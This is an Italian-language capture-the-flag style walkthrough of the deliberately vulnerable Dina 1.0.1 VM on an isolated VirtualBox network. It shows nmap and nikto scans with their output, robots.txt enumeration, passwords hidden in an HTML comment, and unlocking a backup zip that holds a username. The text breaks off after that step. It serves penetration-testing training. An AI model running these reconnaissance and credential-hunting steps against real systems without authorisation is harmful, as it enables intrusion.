
Non usare l'utente root ma inviare i comandi che lo necessitano usando il comando sudo

PARTE 1

CONFIGURAZIONE DELLA RETE

Impostazione della Rete su VirtualBox

Sono state configurate sia la black box (Dina 1.0.1) che la macchina Kali Linux sulla stessa rete virtuale impostando entrambe le schede di rete su "**Scheda solo host**" tramite VirtualBox. Questo permette a entrambe le macchine virtuali di comunicare direttamente tra loro senza interferenze da altre reti.




PARTE 1

CONFIGURAZIONE DELLA RETE

Ottenimento di un Indirizzo IP su Kali

E' stato configurato Kali per ottenere un indirizzo IP tramite DHCP. In Kali, questo può essere fatto tramite l'apposito menu delle impostazioni di rete



Una volta configurata la rete, utilizzato il comando `ip a` per verificare l'indirizzo IP assegnato a Kali, che è risultato essere `192.168.56.101`.

PARTE 2

SCANSIONE DELLA RETE E IDENTIFICAZIONE DEL TARGET

Scansione della Rete con Nmap

- Per identificare altri dispositivi sulla stessa rete, è stato utilizzato il comando `nmap 192.168.56.2-224`. Questo comando scansiona un intervallo di indirizzi IP specificato per trovare dispositivi attivi e aperti.
- La scansione ha rivelato che l'indirizzo IP della black box Dina è `192.168.56.102`.

```
(kali㉿kali)-[~]
$ nmap 192.168.56.2-254
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-18 03:27 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid
servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.00049s latency).
All 1000 scanned ports on 192.168.56.101 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 192.168.56.102
Host is up (0.00061s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 253 IP addresses (2 hosts up) scanned in 6.73 seconds
```

PARTE 2

SCANSIONE DELLA RETE E IDENTIFICAZIONE DEL TARGET

Scansione Dettagliata dell'IP Target

- È stata eseguita una scansione più dettagliata sull'IP target con il comando `nmap -A 192.168.56.102`. L'opzione `-A` attiva la scansione aggressiva, che include il rilevamento del sistema operativo, la versione dei servizi, la scansione degli script e la traccia del percorso.
- La scansione ha mostrato che l'unica porta aperta sul sistema Dina era la **porta 80**, che è utilizzata per il traffico HTTP.

```
(kali㉿kali)-[~]
$ nmap -A 192.168.56.102
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-19 07:10 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns
servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.0011s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Dina
|_http-server-header: Apache/2.2.22 (Ubuntu)
| http-robots.txt: 5 disallowed entries
|_/_ange1 /angel1 /nothing /tmp /uploads



Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.40 seconds
```

PARTE 3

ANALISI DEL SITO WEB

Accesso alla Homepage di Dina

- E' stato aperto un browser su Kali e inserito l'indirizzo IP '**192.168.56.102**', che ha portato alla homepage del sito web ospitato sulla black box Dina.
- Esaminando la pagina, si è notato che l'unico pulsante disponibile apriva una cartella vuota. Questo ha suggerito la possibile presenza di altre risorse nascoste sul server.



PARTE 3

ANALISI DEL SITO WEB

Scansione delle Cartelle Nascoste con Nikto

- Per scoprire altre cartelle e risorse nascoste, è stato utilizzato **Nikto**, uno scanner web, con il comando `nikto -host http://192.168.56.102`.

```
(kali㉿kali)-[~]
$ nikto -host http://192.168.56.102
- Nikto v2.5.0

+ Target IP:      192.168.56.102
+ Target Hostname: 192.168.56.102
+ Target Port:    80
+ Start Time:   2024-07-18 03:31:17 (GMT-4)

+ Server: Apache/2.2.22 (Ubuntu)
+ /: Server may leak inodes via ETags, header found with file /, inode: 425463, size: 3618, mtime: Tue Oct 17 09:46:52 2017. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /angel1/: Directory indexing found.
+ /robots.txt: Entry '/angel1/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /angel1/: Directory indexing found.
+ /robots.txt: Entry '/angel1/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /uploads/: Directory indexing found.
+ /robots.txt: Entry '/uploads/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /tmp/: Directory indexing found.
+ /robots.txt: Entry '/tmp/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: contains 5 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: POST, OPTIONS, GET, HEAD .
+ /secure/: Directory indexing found.
+ /tmp/: This might be interesting.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ #wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8914 requests: 0 error(s) and 20 item(s) reported on remote host
+ End Time:      2024-07-18 03:31:48 (GMT-4) (31 seconds)

+ 1 host(s) tested
```

La scansione di Nikto ha rilevato diverse cartelle nascoste e un file chiamato `robots.txt`.

+ /secure/: Directory indexing found.
+ /tmp/: This might be interesting

PARTE III


ANALISI DEL SITO WEB

Esplorazione delle Cartelle

- Esplorato le cartelle individuate da Nikto e trovato un file zippato chiamato `backup.zip` nella cartella `/secure`.
- Tentato di decomprimere `backup.zip`, ma il file era protetto da password.

Name	Last modified	Size	Description
Parent Directory		-	
backup.zip	17-Oct-2017 18:59	336	

Apache/2.2.22 (Ubuntu) Server at 192.168.56.102 Port 80




PARTE III

ANALISI DEL SITO WEB

8. Analisi del File robots.txt

- Esaminato il file `robots.txt`, che elencava tutte le cartelle presenti sul sito, tra cui una cartella `/nothing` che non era stata rilevata da Nikto.
- Navigato verso la cartella `/nothing`, che restituiva un errore 404, ma il messaggio di errore era diverso dal solito, suggerendo la possibilità di informazioni nascoste.



PARTE 3

ANALISI DEL SITO WEB

Ispezione della Pagina HTML

- Ispezionato il codice sorgente HTML della pagina `/nothing` e trovato una serie di password nascoste nel commento: `#my secret pass freedom password helloworld! diana iloveroot`.
- Queste parole sembravano essere password potenzialmente utili per accedere a risorse protette

```
<html>
  > <head> ... </head>
  > <body>
    <!--#my secret pass freedom password helloworld! diana iloveroot-->
    <h1>NOT FOUND</h1>
    <h3>go back</h3>
  </body>
</html>
```

PARTE 3

ANALISI DEL SITO WEB

. Decompressione del File Zip

- Provato ad utilizzare le password trovate e la password `freedom` era la chiave per aprire `backup.zip`, ottenendo un file chiamato `backup-cred.mp3`.
 - Il file MP3 non conteneva audio utile, quindi è stato utilizzato il comando `cat` per leggere il contenuto del file come testo, trovando uno username (`touhid`) e un URL (`/SecreTSMSSgatawayLogin`).

```
(kali㉿kali)-[~]
└─$ cd Downloads
(kali㉿kali)-[~/Downloads]
└─$ cat backup-cred.mp3
I am not toooo smart in computer .....dat the resoan i always choose easy password ...with creds backup file.....
uname: touhid
password: *****


